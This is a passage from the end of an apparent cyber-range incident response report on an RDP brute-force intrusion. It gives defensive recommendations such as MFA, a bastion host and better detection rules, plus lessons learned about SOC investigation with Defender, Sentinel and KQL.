- **Implement network rules to limit RDP access to known IPs.**
- **Enable additional logging and monitoring for suspicious command execution.**

Long Term:

- **Require MFA for all remote access.**
- **Route RDP access through a hardened jump host/bastion service.**
- **Strengthen detection rules to flag brute-force attempts, persistence creation, and suspicious file uploads.**

⚠️ **Bottom Line:**
The attacker successfully compromised one VM using RDP, gained persistence, and attempted data theft. While the activity was contained in the lab, in a real-world setting this could have resulted in significant data loss. The identified IOCs (IPs, binaries, scheduled tasks) should be blocked and monitored across the environment immediately.

— Bruce Thornton, Incident Response Analyst

---

5. Lessons Learned

This investigation provided a full end-to-end view of how attackers operate once they gain access to a system. Starting with brute-force entry through RDP, the chain of activity demonstrated how quickly an intruder can escalate from login to persistence, reconnaissance,

data staging, and exfiltration. Each step in the intrusion aligned with MITRE ATT&CK techniques, reinforcing the value of structured frameworks for mapping adversary behavior.

From an analyst perspective, this exercise strengthened familiarity with Microsoft Defender for Endpoint (MDE), Microsoft Sentinel, and KQL hunting queries. Building queries, correlating evidence across logon, process, file, registry, and network telemetry, and documenting results in a clear report all mirrored the workflow of a real SOC investigation. The experience also emphasized the importance of capturing both technical evidence (screenshots, queries, IOCs) and high-level communication (executive summary, recommendations, outreach notes).

In practice, this highlights the need for continuous detection improvements — especially around brute-force attempts, execution of binaries from unusual locations, scheduled task creation, and outbound exfiltration. Applying these insights helps ensure SOC teams can respond quickly, contain threats effectively, and communicate findings in a way that supports both technical remediation and leadership decision-making.

Report Status: In Progress
Next Review: _____
Distribution: Cyber Range